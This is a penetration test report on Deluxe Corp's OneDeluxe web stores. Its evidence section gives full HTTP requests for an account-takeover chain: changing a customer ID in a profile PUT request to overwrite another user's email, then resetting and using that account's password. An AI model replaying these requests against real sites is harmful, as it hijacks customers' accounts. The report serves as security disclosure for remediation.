November 21, 2022

WEB APPLICATION PENETRATION TEST REPORT

APPLICATION SECURITY ASSESSMENT

OneDeluxe and OneDeluxe Canada

deluxe
trusted business technology

TABLE OF CONTENTS

EXECUTIVE SUMMARY

The GFL Security team conducted a penetration test of the OneDeluxe and OneDeluxe Canada web applications between November 21st, 2022, and November 25th, 2022, and due to extending the penetration testing from November 28th, 2022, and November 30th, 2022 with potential risk verification between December 13th, 2022 and December 15th, 2022 for OneDeluxe and OneDeluxe Canada applications, on behalf of Deluxe Corp as part of their security assessment program, in order to determine its exposure to a targeted attack.

Efforts were placed on the identification and exploitation of security weaknesses that could allow a remote attacker to gain unauthorized access to organizational and/or application data.

The assessment was conducted in accordance with the recommendations outlined in NIST SP 800-115 and OWASP.

ASSESSMENT SCOPE

All the resources reachable through the tested web application during penetration testing become a part of the pentest scope unless otherwise excluded as specified by the application team/owner during preliminary preparation for the test.

In agreement with the application team, penetration testing of OneDeluxe and OneDeluxe Canada was carried out against the Stage environment which is a replica of the Production instances.

For tests in the Stage environment, the next instances of the applications were provided:

- preprod.deluxe.com/products
- preprod.deluxe.ca/en-ca/products

For tests and issues confirmation in the Production environment, the next instances of the applications were provided:

- www.deluxe.com/products
- www.deluxe.ca/en-ca/products

ACCESS LEVEL FOR CONDUCTING A PEN TEST

Web applications typically maintain multiple user roles to define permissions, control areas, and features a user will have access to within the application.

Roles and accesses to be used for assessment are stipulated with the application team/owners beforehand as a part of the preparation for the penetration test. In the selection of the proper roles, the GFL Security Team consulted with the application team on roles to test and relied on the expertise of the application team to identify and provide the necessary application access for testing.

Penetration testing of the OneDeluxe and OneDeluxe Canada applications was performed with a user access level. Test accounts were created by the penetration testing team since accounts were not provided and free self-registration is available.

VULNERABILITY RISK RATING

CRITICAL

Critical vulnerabilities are vulnerabilities that are deemed to pose a very high threat to a company and should be fixed as a top priority. They represent vulnerabilities that are easy to exploit and can allow an attacker to completely compromise the environment and/or cause serious damage to the organization

HIGH

High-severity vulnerabilities should also be considered a top priority for mitigation. These vulnerabilities may require more work for an attacker to exploit or may not cause as significant harm as a critical finding but still pose a significant risk to the enterprise

MEDIUM

Medium-severity vulnerabilities are a lower priority but should still be remediated promptly. These may be difficult to exploit and/or may not cause significant damage if exploited.

LOW

Low-severity vulnerabilities are real but generally represent a minimal impact on the environment. These should be remediated after the HIGH and MEDIUM vulnerabilities are resolved.

INFORMATIONAL

Informational vulnerabilities have no impact as such on the environment by themselves. However, they might provide an attacker with information to exploit other vulnerabilities.

RISK RATING DEFINITIONS


All penetration test findings are rated by (GFL) based on the two risk rating methods: CVSS (v3) and OWASP Risk Rating Methodology. This approach enables the GFL Security Team to produce an accurate assessment of potential risks.

The key factors considered for risk estimation are:

- Estimated likelihood
- Estimated impact

However, such factors as an application's purpose, specifics of its use, the field or industry it belongs to, and other nuances may contribute to the modification of a default risk level and either mitigate or escalate it. Adjustments to risk rates are usually discussed afterward and analysis is made based on additional details disclosed by the application team or owners.

Summary of Results



Vulnerability Title	URL	Risk Level	Status
Broken Authorization fixed on preprod.deluxe.com/products	www.deluxe.com/products www.deluxe.ca/en-ca/products	Critical	new
Insecure Direct Object References	www.deluxe.com/products www.deluxe.ca/en-ca/products	HIGH	new
Broken Authorization	www.deluxe.com/products www.deluxe.ca/en-ca/products	HIGH	new
Missing Anti-CSRF Token	www.deluxe.com/products www.deluxe.ca/en-ca/products	MEDIUM	new
Outdated Software Version – jQuery-UI	www.deluxe.com/products www.deluxe.ca/en-ca/products	MEDIUM	new
Weak Change Password Functionality	www.deluxe.com/products www.deluxe.ca/en-ca/products	MEDIUM	new
Weak Captcha Mechanism	www.deluxe.com/products www.deluxe.ca/en-ca/products	MEDIUM	new

CONCLUSIONS

During penetration testing of OneDeluxe, OneDeluxe Canada applications, it was identified that they are affected by serious **access control** flaws, which coupled with **input validation issues** threaten confidentiality and integrity of the customers' data. Moreover, the lack of protection against **automated attacks** may lead to a **complete takeover of the customer accounts** with a serious impact on the business. Also, the usage of **outdated software** could **compromise** system **integrity** and its **security possibilities** against new threats.

Considering the above, it was concluded that the overall risk rating for the OneDeluxe, OneDeluxe Canada applications is **Critical**.

C.1 Broken Authorization

CVSS v3 Vector	**AV:N/AC:L/PR:N/UI:N/S:U/C:H/I:H/A:H**	**Critical 9.8**

FINDING

During penetration testing of **OneDeluxe and OneDeluxe Canada** applications, a **Broken Authorization** vulnerability was discovered.

Broken Authorization vulnerability demonstrates a weak access control implementation mechanism which, in this case, provides an opportunity to compromise clients' accounts by changing their email addresses. In case of **an automated attack,** the issue could be used to **compromise all existing customer accounts**.

RECOMMENDATION

To resolve the problem, it is necessary to apply an authorization mechanism to all executed requests on the site without any exceptions. Also, token usage is required to make sure that only authorized users can execute requests.

REFERENCES

https://owasp.org/www-project-web-security-testing-guide/stable/4-Web_Application_Security_Testing/05-Authorization_Testing/02-Testing_for_Bypassing_Authorization_Schema

AFFECTED APPLICATIONS


Host	IP
www.deluxe.com/products	104.94.100.171
www.deluxe.ca/en-ca/products	92.123.189.49

EVIDENCE A

URL: https://www.deluxe.com/products/secure/myaccount/profileinfo/

Authentication: Required

In order to demonstrate the issue, two customer accounts were created. Manipulation with the "Manage Contact Information" request on the "**attacker**" account (on the **right** side) allows modifying the contact information(as well as the **email** address) for the "**victim**" account (on the **left** side).


https://www.deluxe.com/products/secure/myaccount/profileinfo/
SAVE CHANGES
Cancel
https://www.deluxe.com/products/secure/myaccount/profileinfo/
SAVE CHANGES
Cancel

Manage Contact Information


Country	United States of America
First Name	BB
Last Name	BB
Company	BB
Address 1	BB
Address 2	BB
Address 3	BB
City	BB
State / Province	Alabama
Zip Code/Postal Code	11111
Phone	1111111

Manage Contact Information

Country	United States of America
First Name	AA
Last Name	AA
Company	AA
Address 1	AA
Address 2	AA
Address 3	AA
City	AA
State / Province	Alabama
Zip Code/Postal Code	22222
Phone	222222

After clicking on the "Save Changes" button from the "**attacker**" account the next PUT request will be executed:

PUT Request: https://www.deluxe.com/products/api/customer/503767




```
PUT https://www.deluxe.com/products/api/customer/503767 HTTP/1.1
Host: www.deluxe.com

email=test_attacker_com_email%40protoroot.com&countryId=1&firstname=AA&lastname=AA&company
=AA&street=AA&street2=AA&street3=AA&city=AA&stateId=1&stateInternational=AA&zip=22222&
phone=222222
```

The request transmits customer **id** (**503767** for the "**attacker**" account) in the URL path and customer's contact information (including email address) in the request body.

By changing the customer **id** value, it's possible to modify the contact information for a different customer with the corresponding **id**. As an example, the id was changed to **503097** ("**victim**" account) and the email address was also modified:


PUT Request: https://www.deluxe.com/products/api/customer/503097



```
PUT https://www.deluxe.com/products/api/customer/503097 HTTP/1.1
Host: www.deluxe.com

email=test_changed_com_email%40protoroot.com&countryId=1&firstname=AA&lastname=AA&company=
AA&street=AA&street2=AA&street3=AA&city=AA&stateId=1&stateInternational=AA&zip=22222&phone
=222222
```

```
HTTP/1.1 200 OK

{"data":{"customerId":503097},"error":null}
```

After successful request execution, the contact information for the "**victim**" account was changed (on the left side):



https://www.deluxe.com/products/secure/myaccount/profileinfo/

Manage Contact Information


Country: United States of America
First Name: AA
Last Name: AA
Company: AA
Address 1: AA
Address 2: AA
Address 3: AA
City: AA
State / Province: Alabama
Zip Code/Postal Code: 22222
Phone: 222222

https://www.deluxe.com/products/secure/myaccount/profileinfo/

Manage Contact Information

Country: United States of America
First Name: AA
Last Name: AA
Company: AA
Address 1: AA
Address 2: AA
Address 3: AA
City: AA
State / Province: Alabama
Zip Code/Postal Code: 22222
Phone: 222222


And since the email address was changed, it is now possible to reset the password for the "**victim**" account using the newly modified email.



```
POST https://www.deluxe.com/products/secure/myaccount/password-reset-send/ HTTP/1.1
Host: www.deluxe.com

isReset=true&email=test_changed_com_email%40protoroot.com&g-recaptcha-response=
03AEkXODBqh8TosUwy_ZsWdODOBrFlRnCycgM6yQ_uglZs-bZfyuAH3oYcTbT5HniraZIj04gUkbM8rzZIC03oZS
sLIQxiFi4NXeHBxQOGob3E6KNGYH2ie5kciGZMqmmkUXxJ7IzWdXKZOEhaj4j3cf2v1HoG7IwHEgVrzY6XXK8szz
```

```
HTTP/1.1 200 OK

class="alert alert-success alert-dismissible"><strong id="msg-body"></strong></div>
<h1 class="pageName">Reset Password</h1>  <h3>An email containing instructions for
resetting your password has been sent to test_changed_com_email@protoroot.com</h3><div
```

Password reset instructions were received in the controlled by the “**attacker**” mailbox:



You requested a password reset? 0:15
Let's get that password reset then! 855.833....


'Deluxe' via Pentest Group
To: test_changed_com_email@protoroot.com
Sat 2022-12-

Let's get that password reset then!

855.833.5893
Account
CustomerHelp@deluxe.c

We get it, AA. Stuff happens — like forgetting a password! But hey, it's no problem. Just click the button below and we'll help you get it reset.


By following the “Reset Password” link the new password was set for the “**victim**” account.



```
POST
https://www.deluxe.com/products/secure/myaccount/password-reset?token=e094e173-9639-4da7-a
79b-bf61b3c46140&em_cid=emtran-?&em_cid=PRMGEN-TO-RL-NA000001-US-1D-EG-US1DPASS HTTP/1.1
Host: www.deluxe.com
isReset=true&newPassword=QWE[redacted]&confirm_newPassword=QWE[redacted]&login=
```

```
HTTP/1.1 200 OK
class="spacer-40"></div><h3>Success! Your password has been updated.</h3><div class=
"spacer-40"></div><a href="/products/" class="btn btn-primary">Continue</a>    <div class=
"spacer-60"></div><div class="text-center footer_notification"><div>&copy;2022&nbsp;Deluxe
```

And it was possible to log in to the “**victim**” account (**id 503097**) with new credentials:



```
POST https://www.deluxe.com/products/api/customer/sign-in HTTP/1.1
Host: www.deluxe.com
email=test_changed_com_email%40protoroot.com&password=QWE[redacted]
```


```
HTTP/1.1 200 OK
{"data":{"customerId":503097},"error":null}
```

EVIDENCE B

URL: https://www.deluxe.ca/en-ca/products/secure/myaccount/profileinfo/

Authentication: Required

In order to demonstrate the issue, two customer accounts were created. Manipulation with the "Manage Contact Information" request on the "**attacker**" account (on the **right** side) allows modifying the contact information(as well as the **email** address) for the "**victim**" account (on the **left** side).



https://www.deluxe.ca/en-ca/products/secure/myaccount/profileinfo/

Manage Contact Information

Country	Canada
First Name	BB
Last Name	BB
Company	BB
Address 1	BB
Address 2	BB
Address 3	BB
City	BB
State / Province	Alberta
Zip Code/Postal Code	A6A5R5
Phone	222222


https://www.deluxe.ca/en-ca/products/secure/myaccount/profileinfo/

Manage Contact Information

Country	Canada
First Name	AA
Last Name	AA
Company	AA
Address 1	AA
Address 2	AA
Address 3	AA
City	AA
State / Province	Alberta
Zip Code/Postal Code	A3T0T6
Phone	123123

After clicking on the "Save Changes" button from the "**attacker**" account the next PUT request will be executed:

PUT Request: https://www.deluxe.ca/en-ca/products/api/customer/503761




```
PUT https://www.deluxe.ca/en-ca/products/api/customer/503761 HTTP/1.1
Host: www.deluxe.ca

email=test_attacker_ca_email%40protoroot.com&countryId=36&firstname=AA&lastname=AA&company=AA&
street=AA&street2=AA&street3=AA&city=AA&stateId=72&stateInternational=&zip=A3T0T6&phone=123123
```

The request transmits customer **id** (**503761** for the "**attacker**" account) in the URL path and customer's contact information (including email address) in the request body.

By changing the customer **id** value, it's possible to modify the contact information for a different customer with the corresponding **id**. As an example, the id was changed to **503763** ("**victim**" account) and the email address was also modified:


PUT Request: https://www.deluxe.ca/en-ca/products/api/customer/503763



```
PUT https://www.deluxe.ca/en-ca/products/api/customer/503763 HTTP/1.1
Host: www.deluxe.ca

email=test_changed_ca_email%40protoroot.com&countryId=36&firstname=AA&lastname=AA&company=AA&
street=AA&street2=AA&street3=AA&city=AA&stateId=72&stateInternational=&zip=A3T0T6&phone=123123
```

```
HTTP/1.1 200 OK

{"data":{"customerId":503763},"error":null}
```

After successful request execution, the contact information for the "**victim**" account was changed (on the left side):



https://www.deluxe.ca/en-ca/products/secure/myaccount/profileinfo/

Manage Contact Information

